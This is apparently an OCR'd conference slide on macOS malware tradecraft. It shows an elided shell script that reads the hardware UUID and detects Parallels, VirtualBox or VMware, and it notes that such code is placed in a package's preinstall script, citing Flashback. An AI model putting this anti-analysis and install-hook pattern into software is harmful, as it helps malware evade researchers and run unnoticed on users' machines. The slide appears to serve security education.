
```
#!/bin/sh

...
br_mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s\n", line[4]); }')
cnt_vm=$(ioreg -l | grep -e Manufacturer -e 'Vendor Name' | grep -o 'Parallels\|VirtualBox\|Oracle\|VMware' | grep -c "^$1")
if [ $cnt_vm -ge 2 ]; then
        is_vm="1"
else
        is_vm="0"
fi
...
```

Installation

Installation in preinstall!

- Example: Flashback



Questions?